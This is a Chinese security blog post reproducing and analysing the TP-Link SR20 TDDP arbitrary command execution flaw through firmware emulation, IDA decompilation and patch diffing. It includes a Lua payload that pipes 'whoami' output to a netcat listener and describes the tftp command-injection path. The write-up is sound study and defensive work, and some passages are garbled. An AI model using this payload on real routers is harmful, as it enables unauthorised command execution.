

## TP Link SR20 ACE漏洞分析

这个漏洞是Matthew Garrett在发现漏洞并将漏洞报告给官方后未得到官方回复后，将其漏洞信息公布在了个人[网站](#)上，404的[大佬](#)在复现漏洞的时候官方还未修复漏洞，但是我下载固件的时候the zero-day ACE vulnerability，即修复了0day的ace漏洞，现在复现分析这个漏洞仅是以学习的目的。

### 前置知识

在开始进行漏洞复现之前，先对前置知识进行一定的介绍。

#### TDDP协议

首先是TDDP协议，TDDP协议全称是（TP-Link Device Debug Protocol）。该协议是TP-Link申请了[专利](#)的协议，该协议基于UDP协议，端口为1040端口。

根据[文章](#)，tddp协议格式如下。

Ver	Type	Code	ReplyInfo
PktLength			
PktID		SubType	Reserve
Digest[0-3]			
Digest[4-7]			
Digest[8-11]			
Digest[12-15]			

第一个字节为version，即版本。tddp协议有两个版本：version1和version2。其中version1不支持身份验证和对数据包载荷的加密，而version2要求身份验证和加密。

### C程序调用lua脚本

要介绍一点基本的c程序调用lua脚本的原因在于该漏洞的利用，最后利用了c程序调用lua脚本。

安装lua：

```
sudo apt-get install libreadline7 libreadline-dev
curl -R -O http://www.lua.org/ftp/lua-5.3.5.tar.gz
tar zxf lua-5.3.5.tar.gz
cd lua-5.3.5
sudo make linux test
```

编写一个lua脚本demo，并命名为demo.lua：

```
function config_test(para1, para2)
    os.execute("whoami")
    os.execute(para1)
    os.execute(para2)
end
```

c语言调用该demo程序的示例为：

```
#include <lualib.h>
#include <lauxlib.h>
```

[illegible]

```
gcc -o call call.c -I/usr/local/include/ -L/usr/local/lib/ -llua -lm -ldl
```

## 漏洞复现

首先是对漏洞进行复现，后面再对漏洞原理进行分析。

接着是环境搭建，最主要的是qemu和binwalk的安装。环境搭建的过程可以参考之前的[文章](#)，同时一键安装iot环境的[脚本](#)，也可以备用，虽然不全，但是也包含了一些，还

```
binwalk -Me sr20.bin
```

```
$ file ./squashfs-root/bin/busybox
./squashfs-root/bin/busybox: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-
```

接着使用qemu系统模式运行起来一个arm虚拟机，虚拟机的下载地址为<https://people.debian.org/~aurel32/qemu/armhf/>，运行命令为（需配置好网络，可参考[文章](#)）

arm虚拟机的账号名和密码都是root，然后就是将文件系统拷贝至虚拟机里面。我之前都是用scp来传递文件的，师傅的文章是用SimpleHTTPServer来传的。

```
tar jcf tar -jcf squashfs-root.tar.bz2 squashfs-root
python -m SimpleHTTPServer 80
```

```
wget http://192.168.10.1/squashfs-root.tar.bz2
tar xjf squashfs-root.tar.bz2
```

```
mount -o bind /dev ./squashfs-root/dev/
mount -t proc /proc/ ./squashfs-root/proc/
chroot squashfs-root sh # ████████████████████ sh shell
```

到此可以看到已经切换到了该固件的环境

```
root@debian-armhf:~/work# mount -o bind /dev ./squashfs-root/dev/
root@debian-armhf:~/work# mount -t proc /proc/ ./squashfs-root/proc/
root@debian-armhf:~/work# chroot squashfs-root sh
```

```
BusyBox v1.19.4 (2018-05-18 20:52:39 PDT) built-in shell (ash)
Enter 'help' for a list of built-in commands.
```

```
/ #
```

然后宿主机中安装ftp服务器：

```
sudo apt install atftpd
```

配置ftp服务：

```
vim /etc/default/atftpd
# ■■■USE_INETD=true ■■ USE_INETD=false
# ■■■■/srv/tftp■■■■ftp■■■■■■■■■■/opt/ftp
```

配置目录

```
sudo mkdir /opt/ftp_dir
sudo chmod 777 /opt/ftp_dir
```

启动服务

```
sudo systemctl start atftpd
```

使用sudo systemctl status atftpd可查看服务状态。如果执行命令 sudo systemctl status atftpd 查看 atftpd 服务状态时，提示 atftpd: can't bind port :69/udp 无法绑定端口，可以执行 sudo systemctl stop inetutils-inetd.service 停用 inetutils-inetd 服务后，再执行 sudo systemctl restart atftpd 重新启动 atftpd 即可正常运行 atftpd。

前面都是准备环境的环节，接着就是复现漏洞的真正操作部分了。

首先是往ftp服务器的目录中写入payload文件，文件需用lua语言编写，且包含config\_test函数，实现功能可以随意，此处使用nc连接。

```
function config_test(config)
    os.execute("whoami | nc 192.168.10.1 7777")
end
```

接着在虚拟机中启动tddp程序。


然后在宿主机中监听7777端口。

最后执行poc，就可以看到nc连回的结果了，我后面使用pwntools重写了之前的poc，因此这里就不贴出poc了，在后面再给出链接。

漏洞分析

根据漏洞描述以及相应的报告知道了漏洞出现在程序tddp中，搜索该程序，得到该程序的路径为/usr/bin/tddp，将该程序拖入IDA中进行分析。

程序规模不大，看起来和一般的pwn题差不多，所以我也就从main函数开始看了，经过重命名的main函数如下。



```
function __cdecl main(int argc, const char **argv, const char **envp)
{
    if ( !memory_malloc() )
    {
        tddp_task_handle();
        memory_free();
    }
}
```

关键代码在tddp\_task\_handle中，跟进去该函数，看到函数进行了内存的初始化以及socket的初始化，在端口1040进行了端口监听，同时也可以看到这些字符串也是poc

```

4  int v2; // [sp+10h] [bp-ACh]
5  struct timeval timeout; // [sp+14h] [bp-A8h]
6  fd_set readfds; // [sp+1Ch] [bp-A0h]
7  tddp_ctx *ctx; // [sp+9Ch] [bp-20h] MAPDST
8  int v6; // [sp+A0h] [bp-1Ch]
9  int nfds; // [sp+A4h] [bp-18h]
10 fd_set *v8; // [sp+A8h] [bp-14h]
11 unsigned int i; // [sp+ACH] [bp-10h]
12 int v10; // [sp+B0h] [bp-Ch]
13
14 ctx = 0;
15 v2 = 1;
16 optval = 1;
17 printf("[%s():%d] tddp task start\n", "tddp_taskEntry", 151);
18 if ( !alloc_ctx((tddp_ctx *)&ctx)
19     && !tddp_udpSocketCreate(&ctx->fd)
20     && !setsockopt(ctx->fd, 1, 2, &optval, 4u)
21     && !tddp_udpSocketBind(ctx->fd, 1040u)
22     && !setsockopt(ctx->fd, 1, 6, &v2, 4u) )
23 {
24     ctx->field_2C = 2u;
25     ctx->field_2C = 4u;
26     ctx->field_2C = 8u;
27     ctx->field_2C = 0x10u;
28     ctx->field_2C = 0x20u;
29     ctx->field_2C = 0x1000u;
30     ctx->field_2C = 0x2000u;
31     ctx->field_2C = 0x4000u;
32     ctx->field_2C = 0x8000u;
33     ctx->time_interval = 60;
34     ctx->tv_sec = get_tv_sec();
35     v8 = &readfds;
36     for ( i = 0; i <= 0x1F; ++i )
37         v8->__fds_bits[i] = 0;
38     nfds = ctx->fd + 1;
39     while ( 1 )
40     {
41         do
42         {
43             timeout.tv_sec = 600;
44             timeout.tv_usec = 0;
45             *(&v10 + ((unsigned int)ctx->fd >> 5) - 37) |= 1 << (ctx->fd & 0x1F);
46             v6 = select(nfds, &readfds, 0, 0, &timeout);
47             if ( get_tv_sec() - ctx->tv_sec > ctx->time_interval )
48                 ctx->rev_flag = 0;
49         }
50         while ( v6 == -1 );
51         if ( !v6 )
52             break;
53         if ( *(&v10 + ((unsigned int)ctx->fd >> 5) - 37) >> (ctx->fd & 0x1F) & 1 )
54             tddp_type_handle(ctx); // key function
55     }
56 }
57 sub_16E0C(ctx->fd);
58 sub_16C18(ctx);
59 printf("[%s():%d] tddp task exit\n", 94096, 219);
60 }

```

进入的关键函数为tddp\_type\_handle，跟进去该函数。

```

19  cnar *v19; // [sp+2Ch] [bp-10h]
20  char *rev_ptr; // [sp+30h] [bp-Ch]
21  int v21; // [sp+34h] [bp-8h]
22
23  v21 = 0;
24  addr_len = 16;
25  n = 0;
26  memset(ctx->rev_buff, 0, 0xAFC9u);
27  memset(ctx->some_buff, 0, 0xAFC9u);
28  rev_ptr = ctx->rev_buff;
29  v19 = ctx->some_buff;
30  rev_count = recvfrom(ctx->fd, ctx->rev_buff, 0xAFC8u, 0, (struct sockaddr *)&rev_addr, &addr_len);
31  if ( rev_count < 0 )
32      return error_print(-10106, "receive error");
33  lua_init(ctx);
34  ctx->field_2C |= 1u;
35  version = (unsigned __int8)*rev_ptr;
36  if ( version == 1 ) // if tddp version is 1
37  {
38      if ( set_rev_socket_struct(ctx, &rev_addr) )
39      {
40          ctx->tv_sec = get_tv_sec();
41          v21 = tddp_vetsion1_type_handle(ctx, &n); // type 1 handle fuccion
42      }
43      else
44      {
45          v21 = -10301;
46          *v19 = 1;
47          v19[1] = rev_ptr[1];

```

可以看到该在代码里首先使用recvfrom接收了最多0xAFC8字节的数据，然后判断第一个字节是否为1或2，根据前面说明的tddp协议的格式，知道第一个字节为version

```

int __fastcall tddp_version1_type_handle(tddp_ctx *ctx, _DWORD *count)
{
    uint32_t v2; // r0
    __int16 v3; // r2
    uint32_t v4; // r0
    __int16 v5; // r2
    _DWORD *v7; // [sp+0h] [bp-24h]
    char *v9; // [sp+Ch] [bp-18h]
    char *v10; // [sp+10h] [bp-14h]
    int v11; // [sp+1Ch] [bp-8h]

    v7 = count;
    v10 = ctx->rev_buff;
    v9 = ctx->some_buff;
    ctx->some_buff[0] = 1;
    switch ( ctx->rev_buff[1] ) // check type
    {
        case 4:
            printf("[%s():%d] TDDPv1: receive CMD_AUTO_TEST\n", "tddp_parserVerOneOpt", 697);
            v11 = CMD_AUTO_TEST(ctx);
            break;
        case 6:
            printf("[%s():%d] TDDPv1: receive CMD_CONFIG_MAC\n", 103928, 638);
            v11 = CMD_CONFIG_MAC(ctx);
            break;
        case 7:
            printf("[%s():%d] TDDPv1: receive CMD_CANCEL_TEST\n", "tddp_parserVerOneOpt", 648);
            v11 = CMD_CANCEL_TEST(ctx);
            if ( !ctx || !(ctx->field_2C & 4) || !ctx || !(ctx->field_2C & 8) || !ctx || !(ctx->field_2C & 0x10) )
                ctx->field_2C &= 0xFFFFFFFFFD;
            ctx->rev_flag = 0;
            ctx->field_2C &= 0xFFFFFFFFFE;
            break;
        case 8:
            printf("[%s():%d] TDDPv1: receive CMD_REBOOT_FOR_TEST\n", "tddp_parserVerOneOpt", 702);
            ctx->field_2C &= 0xFFFFFFFFFE;
            v11 = 0;
            break;
        case 0xA:
            printf("[%s():%d] TDDPv1: receive CMD_GET_PROD_ID\n", 103928, 643);
            v11 = CMD_GET_PROD_ID(ctx);
            break;
        case 0xC:
            printf("[%s():%d] TDDPv1: receive CMD_SYS_INIT\n", 103928, 615);
            if ( ctx && ctx->field_2C & 2 )
            {
                v9[1] = 4;

```

```

    v9[3] = 0;
    v9[2] = 1;
    v2 = htonl(0);
    *((_WORD *)v9 + 2) = v2;
    v9[6] = BYTE2(v2);
    v9[7] = HIBYTE(v2);
    v3 = ((unsigned __int8)v10[9] << 8) | (unsigned __int8)v10[8];
    v9[8] = v10[8];
    v9[9] = HIBYTE(v3);
    v11 = 0;
}
else
{
    ctx->field_2C &= 0xFFFFFFFF;
    v11 = -10411;
}
break;
case 0xD:
    printf("[%s():%d] TDDPv1: receive CMD_CONFIG_PIN\n", 103928, 682);
    v11 = CMD_CONFIG_PIN(ctx);
    break;
case 0x30:
    printf("[%s():%d] TDDPv1: receive CMD_FTEST_USB\n", 103928, 687);
    v11 = CMD_FTEST_USB(ctx);
    break;
case 0x31:
    printf("[%s():%d] TDDPv1: receive CMD_FTEST_CONFIG\n", "tddp_parserVerOneOpt", 692);
    v11 = CMD_FTEST_CONFIG(ctx);
    break;
default:
    printf("[%s():%d] TDDPv1: receive unknown type: %d\n", 103928, 713, (unsigned __int8)ctx->rev_buff[1], count);
    v9[1] = v10[1];
    v9[3] = 2;
    v9[2] = 2;
    v4 = htonl(0);
    *((_WORD *)v9 + 2) = v4;
    v9[6] = BYTE2(v4);
    v9[7] = HIBYTE(v4);
    v5 = ((unsigned __int8)v10[9] << 8) | (unsigned __int8)v10[8];
    v9[8] = v10[8];
    v9[9] = HIBYTE(v5);
    v11 = -10302;
    break;
}
*v7 = ntohl(((unsigned __int8)v9[7] << 24) | ((unsigned __int8)v9[6] << 16) | ((unsigned __int8)v9[5] << 8) | (unsigned __int8)v9[4]
+ 12;
return v11;

```

程序判断接收数据的第二字节，并根据其类型调用相关代码。根据协议格式，第二字节为type字段，同时根据poc，知道了出问题的类型为0x31。看上面的代码我们知道0x31

[0049] For setting the configuration information and the configuration information, without subtype. Thus, this type of packet is not supported.

跟进去该函数看是如何实现的：

```

48 else
49 {
50     v19 += 28;
51     v14 += 28;
52 }
53 if ( !v19 )
54 goto LABEL_20;
55 sscanf(v19, "%[^;];%s", &s, &v10);
56 if ( !s || !v10 )
57 {
58     printf("[%s():%d] luaFile or configFile len error.\n", 0x17FBC, 0x22B);
59 LABEL_20:
60     v12[3] = 3;
61     return error_print(-10303, "config set failed");
62 }
63 v16 = inet_ntoa(ctx->rev_fd.sin_addr);
64 fork_execve("cd /tmp;tftp -gr %s %s", &s, v16); // form the tftp string and download
65 sprintf(&name, "/tmp/%s", &s);
66 while ( time_wait > 0 )
67 {
68     sleep(1u);
69     if ( !access(&name, 0) )
70         break;
71     --time_wait;
72 }
73 if ( !time_wait )
74 {
75     printf("[%s():%d] lua file [%s] don't exist.\n", 98236, 574, &name);
76     goto LABEL_20;
77 }
78 if ( L )
79 {
80     luaL_openlibs(L);
81     if ( !luaL_loadfile(L, &name) )
82         lua_pcall(L, 0, -1, 0);
83     lua_getfield(L, 0xFFFFD8EE, "config_test");
84     lua_pushstring(L, &v10);
85     lua_pushstring(L, v16);
86     lua_call(L, 2, 1);
87     v5 = lua_tonumber(L, -1); // execute config_test function
88     v18 = sub_16EC4(v5);
89     lua_settop(L, -2);
90 }
91 lua_close(L);
92 if ( v18 )
93     goto LABEL_20;
94 v12[3] = 0;
95 return 0;
96 }

```

可以看到该函数中就从数据中获取了字符串并形成命令`cd /tmp;tftp -gr %s %s`，即实现了使用tftp去连接过来的ip地址中下载相应的文件，并最终通过C代码调用该文件中的`config\_test`函数，从而实现任意代码执行。

事实上，根据最终使用的是`execve`函数来执行tftp下载，该漏洞也可以形成一个命令注入漏洞。



至此，漏洞分析结束。

## 补丁比对

最新版本的固件已经修复了该漏洞，我想比如下厂商是如何修复该漏洞的。用`bindiff`将该程序与最新版本的固件中的`tddp`程序进行对比。

1.00	0.88	-----	0000FCD0	sub_0000FCD0
1.00	0.88	-----	0000FEA4	sub_0000FEA4
0.99	0.99	-I-----	00009E98	sub_00009E98
0.94	0.99	GI-----	0000D914	sub_0000D914
0.94	0.99	GI-----	0000CBB0	sub_0000CBB0
0.93	0.99	G-----	00015E74	tddp_vetsion1_type_handle
0.37	0.49	GI--EL-	0000A580	CMD_FTEST_CONFIG
0.01	0.02	GI--EL-	0000903C	inet_ntoa

可以看到`tddp\_version1\_type\_handle`存在一定的差距，查看该函数的流程。



先知社区

可以看到流程图中部分的基本块被删除了，猜测是直接将0x31字段对应的基本块给删掉了来修复该漏洞。

primary

```
00015E74 tddp_vetsion1_type_handle
00015E74 STMPD ISP, {R11,LR} // tddp_vetsion1_type_handle
00015E78 ADD R11, SP, 4
00015E7C SUB SP, SP, 0x20
00015E80 STR R0, [R11,-32]
00015E84 STR R1, [R11,-36]
00015E88 MOV R3, 0
00015E8C STR R3, [R11,-8]
00015E90 LDR R3, [R11,-32]
00015E94 ADD R3, R3, 0x8000
00015E98 ADD R3, R3, 0x10
00015E9C STR R3, [R11,-12]
00015EA0 LDR R3, [R11,-32]
00015EA4 ADD R3, R3, 0x52
00015EA8 STR R3, [R11,-16]
00015EAC LDR R3, [R11,-12]
00015EB0 STR R3, [R11,-20]
00015EB4 LDR R3, [R11,-16]
00015EB8 STR R3, [R11,-24]
00015EC0 LDR R3, [R11,-24]
00015EC0 MOV R2, 1
00015EC4 STRB R2, b1 [R3]
00015EC8 LDR R3, [R11,-20]
00015ECC LDRB R3, b1 [R3,1]
00015ED0 SUB R3, R3, 4
00015ED4 CMP R3, 0x2D // switch 46 cases
00015ED8 LDRLS PC, [PC,R3,LSL2] // switch jump
```

```
00015E74 tddp_vetsion1_type_handle
00016230 MOV R3, aSDTdpv1Receiv_5 // jumtable 00015ED8 case 45
00016238 MOV R0, R3 // format
0001623C MOV R1, aTddpParservero // aTddpParservero
00016244 MOV R2, 0x2B4
00016248 BL printf
0001624C LDR R0, [R11,-32]
00016250 BL CMD_FTEST_CONFIG
00016254 STR R0, [R11,-8]
00016258 B loc_163C8
```

```
00015E74 tddp_vetsion1_type_handle
000163C0 LDR R3, [R11,-24]
000163C4 LDRB R2, b1 [R3,4]
000163C8 LDRB R1, b1 [R3,5]
000163CC MOV R1, R1LSL8
000163D0 ORR R2, R1, R2
000163D4 LDRB R1, b1 [R3,6]
000163D8 MOV R1, R1LSL8x10
000163DC ORR R2, R1, R2
000163E0 LDRB R3, b1 [R3,7]
000163E4 MOV R3, R3LSL8x18
000163E8 ORR R3, R3, R2
000163EC MOV R0, R3 // netlong
000163F0 BL b2 ntohs
000163F4 MOV R3, R0
000163F8 ADD R3, R3, 0xC
000163FC MOV R2, R3
00016400 LDR R3, [R11,-36]
00016404 STR R2, [R3]
00016408 LDR R3, [R11,-8]
0001640C MOV R0, R3
00016410 SUB SP, R11, 4
00016414 LDMPD ISP, {R11,PC}
```

secondary

```
00015B04 sub_00015B04
00015B04 STMPD ISP, {R11,LR}
00015B08 ADD R11, SP, 4
00015B0C SUB SP, SP, 0x20
00015B10 STR R0, [R11,-32]
00015B14 STR R1, [R11,-36]
00015B18 MOV R3, 0
00015B1C STR R3, [R11,-8]
00015B20 LDR R3, [R11,-32]
00015B24 ADD R3, R3, 0x8000
00015B28 ADD R3, R3, 0x10
00015B2C STR R3, [R11,-12]
00015B30 LDR R3, [R11,-32]
00015B34 ADD R3, R3, 0x52
00015B38 STR R3, [R11,-16]
00015B3C LDR R3, [R11,-12]
00015B40 STR R3, [R11,-20]
00015B44 LDR R3, [R11,-16]
00015B48 STR R3, [R11,-24]
00015B4C LDR R3, [R11,-24]
00015B50 MOV R2, 1
00015B54 STRB R2, b1 [R3]
00015B58 LDR R3, [R11,-20]
00015B5C LDRB R3, b1 [R3,1]
00015B60 SUB R3, R3, 4
00015B64 CMP R3, 0x2C // switch 45 cases
00015B68 LDRLS PC, [PC,R3,LSL2] // switch jump
```

```
00015B04 sub_00015B04
00016020 LDR R3, [R11,-24]
00016024 LDRB R2, b1 [R3,4]
00016028 LDRB R1, b1 [R3,5]
0001602C MOV R1, R1LSL8
00016030 ORR R2, R1, R2
00016034 LDRB R1, b1 [R3,6]
00016038 MOV R1, R1LSL8x10
0001603C ORR R2, R1, R2
00016040 LDRB R3, b1 [R3,7]
00016044 MOV R3, R3LSL8x18
00016048 ORR R3, R3, R2
0001604C MOV R0, R3 // netlong
00016050 BL b2 ntohs
00016054 MOV R3, R0
00016058 ADD R3, R3, 0xC
0001605C MOV R2, R3
00016060 LDR R3, [R11,-36]
00016064 STR R2, [R3]
00016068 LDR R3, [R11,-8]
0001606C MOV R0, R3
00016070 SUB SP, R11, 4
00016074 LDMPD ISP, {R11,PC}
```

点击各个基本块，可以看到确实是CMD\_FTEST\_CONFIG基本块被删掉了。同时也可以ida中确认该基本块被删除。

## 小结

该漏洞只能称之为任意命令执行（ACE）而不是远程命令执行（RCE）的原因似乎是因为TDDP 服务只能通过有线网络访问，连 Wi-Fi 也不能访问，没有真机，不好确认，有点可惜。

总的来说，漏洞还是很简单的。tddp 第一版协议竟然未对用户进行验证就允许执行如此强大的调试功能，实在是有点不应该。

相关代码和脚本在我的[github](#)

## 参考链接

1. [重现 TP-Link SR20 本地网络远程代码执行漏洞](#)
2. [A Story About TP-link Device Debug Protocol \(TDDP\) Research](#)



- 3. [Data communication method, system and processor among CPUs](#)
- 4. [\[Remote code execution as root from the local network on TP-Link SR20 routers\]](#)
- 5. [Download for SR20 V1](#)
- 6. [lua学习笔记3-c调用lua](#)
- 7. [MIPS漏洞调试环境安装及栈溢出](#)

点击收藏 | 0 关注 | 1

[上一篇：SpiderMonkey 漏洞利用...](#) [下一篇：第一次渗透测试的分享和小结](#)

- 1. 0 条回复
  - 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

---

[现在登录](#)

热门节点

---

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)